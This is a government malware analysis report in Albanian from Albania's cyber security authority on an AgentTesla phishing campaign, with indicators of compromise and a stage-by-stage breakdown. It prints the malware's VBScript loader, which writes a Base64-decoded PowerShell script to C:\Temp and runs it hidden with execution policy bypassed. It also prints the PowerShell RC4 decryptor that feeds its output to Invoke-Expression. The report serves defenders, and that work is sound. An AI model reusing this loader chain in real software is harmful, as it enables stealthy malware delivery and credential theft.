REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin malinj *900927837827 3.tar* - AgentTesla

Versioni: 1.0

TLP: CLEAR

Tabela e përmbajtjes:

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi tentativat e dokumentuara. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit malinj mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Autorët e përgatitjes së analizës nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Përmbledhje Ekzekutive

- Është identifikuar një fushatë ndërkombëtare **Phishing** e cila përdor servera **email-esh të kompromet**uara për të shpërndarë dokumenta me përmbajtje keqdashëse (p.sh. ***.vbe, .vbs, .docm*** me macro ,etj.) që shënjestrojnë institucione qeveritare, organizata të ndryshme , biznese dhe individë fundorë.
- Skedari i zbuluar korrespondon me **Agent Tesla** (familja **Trojan** / **information-stealer**): vjedh kredenciale nga shfletues interneti, klientë FTP/SSH/WinSCP/Putty, keylogging dhe eksfiltrim përmes **SMTP** (simple mail transfer protocol - postës elektronike).
- **Pika e interesit**: përdorim i mjeteve legjitime të Windows: **WScript/cScript, powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile**, dhe skripteve të enkoduar me **Base64** dhe më pas të enkriptuara me **RC4** (çelësi i ruajtur në Base64 në skript).
- **Rreziku**: llogari të kompromet**uara, humbje kredencialesh, shfrytëzim i brendshëm për lëvizje në rrjet, shkelje privatësie dhe eksfiltrim i të dhënave.

Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuara, duke vënë në pah rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike.

Informacione Teknike

Është identifikuar qarkullimi i një fushate ndërkombëtare **Phishing**, ku aktorët keqdashës shënjestrojnë infrastruktura qeveritare, organizata të ndryshme dhe individë fundorë me qëllim mashtrimin dhe vjedhjen e informacioneve në sistemet e tyre. Përmbatja e emailit të dyshimtë ka si subjekt ***"RE: RE: Konfirmimi i porosisë"*** dhe në rastet e evidentuara është dërguar nga e njëjta adresë email *"**muhasebe[@]erbkulima[.]com[.]tr**"*, ku gjithashtu përmban dhe një skedar të bashkëlidhur me emrin : ***9009278378273.tar*****,** duke ndryshuar metodën e zakonshme nga dërgimi me prapashtesën **.zip.**

Figura 1: Email Phishing.

Nga analiza fillestare rezulton që njëri nga skedarët është i familjes ***Trojan***, përkatësisht ***Agent Tesla RAT (remote access trojan)*****,** ku qëllimi kryesor është vjedhja e kredencialeve dhe përgjimi i sistemit (*Spyware*). Gjatë analizës u evidentua se ky virus merr kredencialet e ruajtura të shfletuesve të ndryshëm (Mozilla, Chrome etj.), Outlook, Discord, NordVPN etj. Përmes analizës së kodit burimor u evidentua niveli i fshehjes së shumëfishtë së skedarëve të arkivuar dhe u gjetën kredenciale të cilat përdoren për të dërguar të dhënat e eksfiltruara përmes **SmtpClient**. Për një komunikim sa më të saktë dhe të fshehur, aktorët keqdashës përdorin emaile të kompromentuara për të arritur qëllimet e tyre.

Analiza dinamike e skedarit 9009278378273.tar

Analiza dinamike konsiston në ekzekutimin e skedarit ***9009278378273.tar*** për të parë sjelljen në një ambjent të izoluar ***Sandbox.*** Pas shkarkimit të skedarit, kryhet procesi i ekstraktimit nga ku u evidentua se është arkivuar në të një skedar me emrin ***9009278378273.vbe*** (një skedar i enkoduar ***Visual Basic Script***, teknikë e përdorur shpesh tek skedarë keqdashës, ku do të paraqitet e detajuar gjatë analizës statike të skedarëve të kësaj fushate.
Në momentin e ekzekutimit të skedarit VBE, do të aktivizohen disa procese njëkohësisht si më poshtë :




Figura 2: Startimi i skedarit .vbe.

Nga aktiviteti i kryer i ***aspnet_compiler.exe*** evidentohet trafik i dyshimtë në portën ***SMTP – 587*** drejt **IP 185[.]159[.]153[.]76** që rezulton të jetë me ***AS 201999*** (Fanavari Serverpars Argham Gostar Company Ltd.) me vendndodhje në Iran (IR).




Figura 3: Trafiku në rrjet i aspnet_compiler.exe.




Figura 4: Vlerësimi në Virustotal i IP Iraniane.

Analiza statike e skedarit 9009278378273.vbe

Nga analiza statike e skedarit **VBE** evidentohet në kodin burimor se aktorët keqdashës për të fshehur kodin kryejnë enkodim në **Base64** dhe aktivizojnë përdorimin e disa mjeteve legjitime të Windows siç janë : *Wscript, Powershell, Cscript, Aspnet_Compiler, Conhost etj.*




Figura 55: Përmbajtja e skedarit .tar.

Këtë skedar e konvertojmë në tekst nga ku analizojmë kodin. Klasa **CommandExecutor** dhe funksioni **Main** bëjnë të mundur proceset e mëposhtme :

- Lexon vargun e koduar Base64.
- E dekodon atë në tekst (skript powershell).
- E shkruan në një skedar të përkohshëm **.ps1** në **C:\Temp**.
- Kryen ekzekutimin e skedarit **.ps1** me Powershell (-ExecutionPolicy Bypass, pa profil, në mënyrë jo-interaktive dhe të fshehtë).
- Fshin skedarin e përkohshëm pas ekzekutimit.
- Ruan një objekt me rezultat success/message/timestamp.

Në funksionin **Class_initialize()** krijohen objektet e nevojshme që duhen për të kryer të gjithë zinxhirin e proçesit :

- **Scripting.FileSystemObject** (për të punuar me skedarë/folders)
- **WScript.Shell** (për të ekzekutuar procese)
- **WScript.Network** (për emrin e kompjuterit)
- Mund të dështojë inicializimi; në këtë rast objekti i rezultatit tregon gabimin dhe **m_isReady** bëhet **False.**

9009278378273.txt

```
Option Explicit

Class CommandExecutor
    Private m_fileSystem, m_shell, m_network
    Private m_workingDirectory, m_computerName, m_result
    Private m_scriptPath
    Private m_isReady

    Private Sub Class_Initialize()
        InitializeObjects
        SetupEnvironment
        m_isReady = True
    End Sub

    Public Function ExecuteBase64Command(encodedCommand)
        ExecuteBase64Command = ProcessEncodedCommand(encodedCommand)
    End Function

    Public Property Get ExecutionSuccessful()
        ExecutionSuccessful = m_result("Success")
    End Property

    Public Property Get ScriptLocation()
        ScriptLocation = m_scriptPath
    End Property

    Public Property Get ExecutionResult()
        Set ExecutionResult = m_result
    End Property

    Public Sub Cleanup()
        RemoveTemporaryScript
    End Sub

    Private Sub InitializeObjects()
        On Error Resume Next
        Set m_fileSystem = CreateObject("Scripting.FileSystemObject")
        Set m_shell = CreateObject("WScript.Shell")
        Set m_network = CreateObject("WScript.Network")

        If Err.Number <> 0 Then
            Set m_result = CreateResultObject(False, "Failed to create required objects: " & Err.Description)
            m_isReady = False
        Else
            Set m_result = CreateResultObject(True, "All objects initialized successfully")
        End If
    End Sub

    Private Sub SetupEnvironment()
        m_workingDirectory = "C:\Temp\"
        m_computerName = m_network.ComputerName
    End Sub
```

Figura 66: Komandat kryesore për egzekutimin e base64.

Metoda kryesore në këtë kod **ExecuteBase64Command(encodedCommand)** thërret *ProcessEncodedCommand* që:

- Pastron string-un (heq hapësirat, tab, newline).
- Verifikon në mënyrë themelore formatin **Base64** (kontrollon gjatësinë **mod 4**).
- Dekodon **Base64** në tekst duke përdorur **MSXML2.DOMDocument.6.0** dhe **ADODB.Stream**.
- Shkruan tekstin e dekoduar në një skedar **.ps1.**
- Ekzekuton PowerShell për atë skedar.
- Vendos një objekt rezultati me sukses ose arsyen e dështimit.

Dekodimi Base64 - Përdoret **createElement("base64")** me DataType = **"bin.base64"** për të kthyer në binar, pastaj **ADODB.Stream** për ta lexuar si **UTF-8** dhe kthyer në tekst.

9009278378273.txt

```
74
75          decodedContent = DecodeBase64String(processedInput)
76
77          If decodedContent = "" Then
78              Set m_result = CreateResultObject(False, "Failed to decode base64 data")
79              Exit Function
80          End If
81
82          ProcessEncodedCommand = RunPowerShellScript(decodedContent)
83      End Function
84
85      Private Function CleanInputString(dirtyString)
86          Dim regexPattern
87          Set regexPattern = CreateObject("VBScript.RegExp")
88          regexPattern.Global = True
89          regexPattern.Pattern = "[ \t\r\n]"
90          CleanInputString = regexPattern.Replace(dirtyString, "")
91      End Function
92
93      Private Function IsValidBase64(base64String)
94          IsValidBase64 = (Len(base64String) > 0) And (Len(base64String) Mod 4 = 0)
95      End Function
96
97      Private Function DecodeBase64String(encodedString)
98          On Error Resume Next
99          Dim xmlElement, binaryStream
100
101         Set xmlElement = CreateObject("MSXML2.DOMDocument.6.0").createElement("base64")
102         xmlElement.DataType = "bin.base64"
103         xmlElement.Text = encodedString
104
105         If Err.Number <> 0 Then
106             DecodeBase64String = ""
107             Exit Function
108         End If
109
110         Set binaryStream = CreateObject("ADODB.Stream")
111         binaryStream.Type = 1
112         binaryStream.Open
113         binaryStream.Write xmlElement.NodeTypedValue
114         binaryStream.Position = 0
115         binaryStream.Type = 2
116         binaryStream.Charset = "utf-8"
117         DecodeBase64String = binaryStream.ReadText
118         binaryStream.Close
119     End Function
120
121     Private Function RunPowerShellScript(scriptContent)
122         RunPowerShellScript = False
123
```

Figura 77: Funksionet për dekodim.

Krijimi/ekzekutimi i skriptit

- Krijohet dosja **C:\Temp** nëse nuk ekziston.
- Emri i skedarit gjenerohet me një identifikues unik (karaktere rastësore + Timer).
- Skripti shkruhet me CreateTextFile.
- PowerShell thirret me komandën: **powershell.exe -ExecutionPolicy Bypass -**

NoProfile -NonInteractive -WindowStyle Hidden -NoLogo -Command "& {if (Test-Path 'C:\Temp\script_xyz.ps1') { & 'C:\Temp\script_xyz.ps1' }}"

- Skripti kontrollon vetëm **ExitCode-**in e procesit (0 = sukses).

9009278378273.txt

```
        End If
    End Function

    Private Function BuildPowerShellCommand()
        BuildPowerShellCommand = "powershell.exe -ExecutionPolicy Bypass -NoProfile " & _
                                 "-WindowStyle Hidden -NonInteractive -NoLogo " & _
                                 "-Command ""& {if (Test-Path '" & m_scriptPath & "') { & '" & m_scriptPath & "' }}"""
    End Function

    Private Function CreateResultObject(successStatus, messageText)
        Dim resultDictionary
        Set resultDictionary = CreateObject("Scripting.Dictionary")
        resultDictionary("Success") = successStatus
        resultDictionary("Message") = messageText
        resultDictionary("Timestamp") = Now
        resultDictionary("Computer") = m_computerName
        Set CreateResultObject = resultDictionary
    End Function

    Private Sub RemoveTemporaryScript()
        On Error Resume Next
        If m_scriptPath <> "" Then
            If m_fileSystem.FileExists(m_scriptPath) Then
                m_fileSystem.DeleteFile m_scriptPath, True
            End If
            m_scriptPath = ""
        End If
    End Sub

    Private Sub Class_Terminate()
        Cleanup
        Set m_fileSystem = Nothing
        Set m_shell = Nothing
        Set m_network = Nothing
    End Sub
End Class

Function Main()
    Dim executor, commandData, successFlag

    commandData = "DQojIEVuY3J5cHRlZCBQb3dlclNoZWxsIFNjcmlwdA0KIyBBbHRlcm5hdGl2ZSBSQzQgRGVjcnlwdGlvbiBpbXBsZW1lbnRhdGlvbg0KD

    If Not VerifyExecutionHost() Then
        Main = 1
        Exit Function
    End If

    Set executor = New CommandExecutor

    If Not executor.ExecutionSuccessful Then
        Main = 1
        Exit Function
```

Figura 88: Funksionet e fshehura për ekzekutim.

Pas ekzekutimit dhe dekodikimt të skedarit VBE , ruhet skedari me një emër rastësor **.ps1** dhe përfundon ciklin e **fazës 1 (stage1).**

Analiza statike e skedarit .ps1 - Faza 2 (stage2)

Duke ndjekur të njëjtën logjikë dhe procedurë si në **fazën 1(stage1)**, analizojmë skedarin **.ps1** nga ku evidentohet se aktorët keqdashës përdorin një tjetër nivel fshejeje duke përdorur ***base64+secrect_key base64*** ose metodë alternative enkodimi duke përdorur implementimin e ***RC4***.




Figura 99: Injektimi i fazës 2, me skedarin .ps1.

Ky skript merr **të dhëna të kriptuara në Base64** dhe një **çelës** në **Base64**, i konverton në byte, i dekripton me një implementim alternativ të **RC4**, dhe më pas **ekzekuton** rezultatin përmes Invoke-Expression.

Dekodim Base64 → RC4 dekriptim → ekzekutim i tekstit të dekriptuar si PowerShell.

9009278378273.txt | random.txt

```
# Encrypted PowerShell Script
# Alternative RC4 Decryption implementation

# Encrypted data and key in Base64 format
$encDataB64 = 'CYqSozHOWV1DM7puKimdo4ELauQ52U4d6VxVeFE7Uj3bg59zG8h9os84yDSXNuzufJX42Te1PZw/w55JS7UgCGB1pSfD2qU3RmnPPI
$secKeyB64 = 'IQfknu/LKC1q36jqN+wkYQ=='

# Base64 conversion functions
$b64ToBytes = {
    param([string]$b64Str)
    return [System.Convert]::FromBase64String($b64Str)
}

$encBytes = & $b64ToBytes $encDataB64
$keyBytes = & $b64ToBytes $secKeyB64

# Alternative RC4 implementation with different variable names and logic
$rc4Proc = {
    param(
        [byte[]]$inputData,
        [byte[]]$cryptKey
    )

    $output = new-object byte[] $inputData.Length
    $sTable = new-object byte[] 256

    # Initialize state table
    for ($idx = 0; $idx -lt 256; $idx++) {
        $sTable[$idx] = $idx
    }

    # Key scheduling with different algorithm
    $keyIdx = 0
    for ($idx = 0; $idx -lt 256; $idx++) {
        $keyIdx = ($keyIdx + $sTable[$idx] + $cryptKey[$idx % $cryptKey.Length]) % 256

        # Swap elements using intermediate variable
        $swapTemp = $sTable[$idx]
        $sTable[$idx] = $sTable[$keyIdx]
        $sTable[$keyIdx] = $swapTemp
    }

    # Stream generation with different counter names
    $ctr1 = 0
    $ctr2 = 0

    for ($idx = 0; $idx -lt $inputData.Length; $idx++) {
        $ctr1 = ($ctr1 + 1) % 256
        $ctr2 = ($ctr2 + $sTable[$ctr1]) % 256

        # Swap using arithmetic method
        $sTable[$ctr1], $sTable[$ctr2] = $sTable[$ctr2], $sTable[$ctr1]

        # XOR operation with different keystream calculation
        $keyByte = $sTable[(($sTable[$ctr1] + $sTable[$ctr2]) % 256)]
        $output[$idx] = $inputData[$idx] -bxor $keyByte
    }

    return $output
}

# Decryption wrapper function
$decryptRC4 = {
```

Figura 1010: Enkodimi me base64 dhe me algoritmin RC4.

Implementimi alternativ i RC4 ($rc4Proc)

Ky është një skenar klasik **RC4** (me emra variablash të ndryshëm dhe disa mënyra të shkruara ndryshe), me dy faza kryesore:

Krijimi i tabelës S (0..255) — :

```
for ($idx = 0; $idx -lt 256; $idx++) {
   $sTable[$idx] = $idx
}
```

Key Scheduling Algorithm (KSA) — tabela **S** bazuar në çelës:

```
$keyIdx = 0
for ($idx = 0; $idx -lt 256; $idx++) {
   $keyIdx = ($keyIdx + $sTable[$idx] + $cryptKey[$idx % $cryptKey.Length]) % 256
   swap $sTable[$idx] and $sTable[$keyIdx]
}
```

PRGA — gjenerim keystream dhe XOR:

1. Dy counters ($ctr1, $ctr2) evoluojnë dhe përziejnë tabelën S më tej.
2. Për çdo byte të inputit, llogaritet një keyByte nga tabela dhe bëhet **output[$idx] = inputData[$idx] -bxor $keyByte.**

Kjo bën të mundur enkriptimin e algoritmit RC4: KSA + PRGA + XOR.

Funksioni i dekriptimit dhe konvertimi në tekst:

```
$decryptRC4 = {
   param([byte[]]$encBytes, [byte[]]$keyBytes)
   $decBytes = & $rc4Proc -inputData $encBytes -cryptKey $keyBytes
   $scriptText = [System.Text.Encoding]::UTF8.GetString($decBytes)
   return $scriptText
}
```

RC4 kthen një byte[] të dekriptuar; pastaj ai **array** konvertohet në string **UTF-8** — ky string është skript PowerShell (ose ndonjë kod tjetër).

Ekzekutimi i rezultatit :

```
$decryptedScript = & $decryptRC4 -encBytes $encBytes -keyBytes $keyBytes

if ($decryptedScript) {
   Invoke-Expression -Command $decryptedScript
} else {
   Write-Host "Decryption failed!"
}
```




Figura 1111: Dekriptimi i algoritmit RC4.

Nëse dekriptimi funksionon, përdoret **Invoke-Expression** për të ekzekutuar tekstin si komandë PowerShell. Kjo do të bëjë çdo komandë që është në tekst të ekzekutohet menjëherë në makinën ku e drejton skriptin.

Këtu përfundon **faza 2 (stage2)** dhe pas ekzekutimit , do të ruhet një skedar i ri **.ps1** në vendndodhjen **C:\Users\[emri i përdoruesit]\AppData\Local\Temp\emri_i_skedarit.ps1.** Ky skedar teston nëse **AppLocker** është në **LockDown Mode** dhe e kalon atë në atë gjendje **dhe më tej** do të nisë **faza 3 (stage3).**




Figura 1212: Skedari .ps1 që teston AppLocker.

